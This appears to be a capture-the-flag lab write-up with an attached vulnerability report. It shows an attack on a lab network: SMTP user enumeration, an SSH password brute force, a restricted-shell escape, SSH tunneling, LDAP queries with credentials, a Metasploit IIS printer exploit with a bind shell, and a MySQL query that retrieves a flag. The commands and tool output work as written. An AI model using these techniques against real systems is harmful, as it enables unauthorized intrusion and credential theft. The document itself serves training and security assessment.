
Part 1


Step 1:

To begin the process of accessing the target machine, our first step was to determine its IP address. To do this, we used the netdiscover tool, which allows us to scan a network and identify the IP addresses of active devices. We ran the tool using the following command: sudo netdiscover -f. This allowed us to identify the IP address of the target machine.



Step 2:

Once we had the IP address of the target machine, we ran an nmap scan to identify the open ports on the machine. The nmap scan allows us to determine which services are running on the machine and how they are configured. We ran the scan using the following command: nmap -sV [IP]. This allowed us to identify the open ports on the machine and get an idea of the services and protocols being used.



Step 3:

After identifying the open ports on the target machine, we decided to focus on exploiting port 25 to retrieve the username of the machine. Port 25 is typically used for email communication, and we believed that it might be possible to use this port to enumerate the username. To do this, we used the Metasploit module auxiliary/scanner/smtp/smtp_enum. This module requires the user to specify the IP address of the target machine as the rhost parameter and a list of potential usernames as the User_File parameter. To create the list of usernames, we used the crunch tool to generate a text file containing a range of possible username combinations.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting              Required  Description
   ----       ---------------              --------  -----------
   RHOSTS     192.168.204.128              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                           yes       The target port (TCP)
   THREADS    256                          yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                         yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /home/kali/Desktop/names.txt  yes       The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.204.128:25    - 192.168.204.128:25 Banner: 220 black-adam.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.204.128:25    - 192.168.204.128:25 Users found: ashta
[*] 192.168.204.128:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 4:

Once we had obtained the username of the target machine, we used the xhydra tool to bruteforce the password. We targeted the open ssh port on the machine and ran xhydra with the appropriate parameters. After a few minutes, we were able to successfully find the password of the machine.

```
[22][ssh] host: 192.168.204.128   login: ashta   password: gainestarvaries
<finished>
```

Part 2.

Step 1:


To begin the process of accessing and analyzing the remote machine, we first needed to determine which ports were open and accessible on the machine. To do this, we ran an nmap scan on the IP address provided to us. The scan revealed that the following ports were open: port 22 (ssh), port 443 (https), and port 8080 (http-alt).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 45.84.138.178
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-17 13:50 EST
Nmap scan report for vmi1092357.contaboserver.net (45.84.138.178)
Host is up (0.073s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
53/tcp   closed domain
80/tcp   open   http        Apache httpd 2.4.54 ((Ubuntu))
443/tcp  open   tcpwrapped
8080/tcp open   tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.95 seconds
```

Step 2:


Using the username and password provided to us, we established an ssh connection to the remote machine. However, upon logging in, we encountered an issue where we were stuck in a bash shell. This limited our ability to navigate and interact with the machine as we would normally be able to. To remedy this issue, I disconnected from the machine and reestablished the connection using the

following command: ssh [username]@[IP] -t bash. This allowed us to connect to a normal terminal, which gave us greater control and functionality.



Step 3:

Once we were able to access the normal terminal, we used the ls -a command to check for any hidden files or directories on the target machine that might be of use to us. We also ran the arp -a command to see if there were any devices on the local network that we could potentially target. As a result of this command, we discovered the following four devices: [list devices].



Step 4:

To further analyze the target machine and the devices on the local network, we searched online for a python script that scans local ports. After finding a suitable script, we inputted the local IP addresses of the four devices that we had discovered in the previous step. We ran the script to scan the ports on these devices and gather information about their configurations and vulnerabilities.

From : https://www.atlassian.com/trust/security/security-severity-levels

```
from socket import *
import time
startTime = time.time()

if __name__ == '__main__':
```

```
  target = input('Enter the host to be scanned: ')
  t_IP = gethostbyname(target)
  print ('Starting scan on host: ', t_IP)

  for i in range(50, 500):
    s = socket(AF_INET, SOCK_STREAM)

    conn = s.connect_ex((t_IP, i))
    if(conn == 0) :
      print ('Port %d: OPEN' % (i,))
    s.close()
print('Time taken:', time.time() - startTime)
```

From my finding the following machines had these port open:


Hawkman2.internal: 3306 and 33060

Green-lanter.dmz: 1 and 80

Dr-fate.internal: 389 and 636

Shazam.dmz: 80

When I tunneled into X machine, I found port 80 to be open so I opened the website on my machine but unfortunately it was just the default Apache server page. So I couldn't do anything with it



Dr fate had ldap running on it on port 389. So I used the following command:

ldapsearch -x -H ldap://127.0.0.1:8888 -D 'cn=ashta, ou=users, dc=best-sec, dc=local' -w 'JGKx139&5' -b "ou=users, dc=best-sec, dc=local" This preesents me with ldap entrie as text format. This shows us the mysql username: mysql

extended LDIF

#

LDAPv3

base <ou=users, dc=best-sec, dc=local> with scope subtree

filter: (objectclass=*)

requesting: ALL

#

users, best-sec.local

dn: ou=users,dc=best-sec,dc=local

objectClass: group

admin, users, best-sec.local

dn: cn=admin,ou=users,dc=best-sec,dc=local

sAMAccountName: admin

uid: admin

userprincipalname: admin

mailnickname: admin

groups: lime_users|IT

cn: admin

objectClass: User

ashta, users, best-sec.local

dn: cn=ashta,ou=users,dc=best-sec,dc=local

sAMAccountName: ashta

uid: ashta

userprincipalname: ashta

mailnickname: ashta

groups: lime_users|IT

cn: ashta

objectClass: User

mysql, users, best-sec.local

dn: cn=mysql,ou=users,dc=best-sec,dc=local

sAMAccountName: mysql

uid: mysql

userprincipalname: mysql

mailnickname: mysql

groups: lime_users|IT

cn: mysql

objectClass: User

kamal, users, best-sec.local

dn: cn=kamal,ou=users,dc=best-sec,dc=local

sAMAccountName: kamal

uid: kamal

userprincipalname: kamal

mailnickname: kamal

groups: lime_users|IT

cn: kamal

objectClass: User

nimal, users, best-sec.local

dn: cn=nimal,ou=users,dc=best-sec,dc=local

sAMAccountName: nimal

uid: nimal

userprincipalname: nimal

mailnickname: nimal

groups: lime_users|IT

cn: nimal

objectClass: User

anil, users, best-sec.local

dn: cn=anil,ou=users,dc=best-sec,dc=local

sAMAccountName: anil

uid: anil

userprincipalname: anil

mailnickname: anil

groups: lime_users|IT

cn: anil

objectClass: User

supun, users, best-sec.local

dn: cn=supun,ou=users,dc=best-sec,dc=local

sAMAccountName: supun

uid: supun

userprincipalname: supun

mailnickname: supun

groups: lime_users|IT

cn: supun

objectClass: User

dasun, users, best-sec.local

dn: cn=dasun,ou=users,dc=best-sec,dc=local

sAMAccountName: dasun

uid: dasun

userprincipalname: dasun

mailnickname: dasun

groups: lime_users|IT

cn: dasun

objectClass: User

search_user, users, best-sec.local

dn: cn=search_user,ou=users,dc=best-sec,dc=local

objectClass: user

search result

search: 2

result: 0 Success

numResponses: 11

numEntries: 10

GREEN LANTERN

- Step run python script to see what ports where open on green lantern. The ports that where open were port 1 and port 80

- With the hint we receive we knew that iis was running on port 80

- So I went straight to metasploit to search exploits forr iis, but I didn't know which version was running on it so I used the first exploit (windows/iis/ms01_023_printer) So I tunneled into the machine green lantern with: ssh -L 7777:172.19.0.3:80 ashta@45.84.138.178 -t bash
-


```
Module options (exploit/windows/iis/ms01_023_printer):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   127.0.0.1        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    7777             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     127.0.0.1        no        The target address


Exploit target:

   Id  Name
   --  ----
   4   Windows 2000 SP0-SP1 (English)


View the full module info with the info, or info -d command.

msf6 exploit(windows/iis/ms01_023_printer) > 
```

-

- I could use reverse shell because I had a problem with publishing my ip but that was not neeeded because I could use bind_tcp , since I was using NAT (Tunnel).

- After I pressed on Run I exploit nothing happened I just received Exploit completed, but no session was created. So I searched for a solution and the solution was to use nc on ashta with the listen port 4444 that I assigned to the metasploit bind.

- So now inside green lantern I could use ls to see all the documents that a present on the desktop. So I opend all of them to see whats inside of them and then I found db_connection where the mysql password was located.



- Now I have the mysql username from ldap and now the password from db_connections so I inputed them into the mysql and receive the following:

- To see all databases in the mysql I used show databases; this provided me with the following databases: hawkeye, information_schema, performance_schema. So I used hawkeye with this command: use hawkeye; . used describe secrets to see whats inside of the table.

- Finally to retrieve the flag from the table I used select flag from secrets; this retrieved the following flag: L@sTw@shinetocapture-5Machines-9Vulnerability

Introduction:

In this report, we will describe the vulnerabilities that were identified and tested in the local network of Ashta. We will categorize these vulnerabilities as low, medium, or high based on their potential impact and the ease of exploitation.

Low Vulnerabilities:

During our testing, we identified several low vulnerabilities in the local network of Ashta. These vulnerabilities could not be exploited, but they could potentially provide information to an attacker. For example, we found open ports on all the machines inside the local network. While these ports were not being used for any malicious purposes, they could potentially be exploited by an attacker to gain access to the system.

Medium Vulnerabilities:

We also identified several medium vulnerabilities in the local network of Ashta. These vulnerabilities could not be exploited, but they represented bad practices on the part of the administrators. For instance, we found that the Apache server on Ashta had an open port 80, which could potentially be exploited if the server was not properly configured. Similarly, ports 443 and 8080 were also open, but we were unable to exploit them. We were able to create hidden Python files on the desktop to evade detection, which is a common technique used by attackers. Additionally, there were open ports on the Hawkman machine that could potentially exploit the MySQL server, with the retrieved password from green lantern. Ldap: anonymous bind open

High Vulnerabilities:

Finally, we identified several high vulnerabilities in the local network of Ashta. These vulnerabilities could be easily exploited and would grant an attacker access to the system. For example, we found that the LDAP server was open and could be exploited to gain access to the system. Similarly, the SMTP port 25 on Ashta was open and we were able to retrieve the username from the machine. A weak password was also used, which could be found in the Rock You file. We were also able to easily escape the rbash on the root machine with some simple commands, granting us access to the system. Exploit: printer versin 5.0 of iis and password of the mysql was saved in a text file. Ldap was using the same password as the user ashta. Unsecured database on hawkman and password weak.

Vuln list:

Dr.fate

Ldap was using the same password as the user ashta

Ldap: anonymous bind open

Black adam

Weak password

Enumiration of users from port 25

Escaping bash with –t bash

Greenlantern

Exploit: printer versin 5.0 of iis

Password of the mysql was saved in a text file

Hawkman

Unsecured database

Password weak it can be found in the deltarockyou.txt

Conclusion:

In conclusion, our testing identified a range of vulnerabilities in the local network of Ashta, ranging from low to high in terms of impact and ease of exploitation. These vulnerabilities represent a potential risk to the system, and it is important for the administrators to address them in order to secure the network.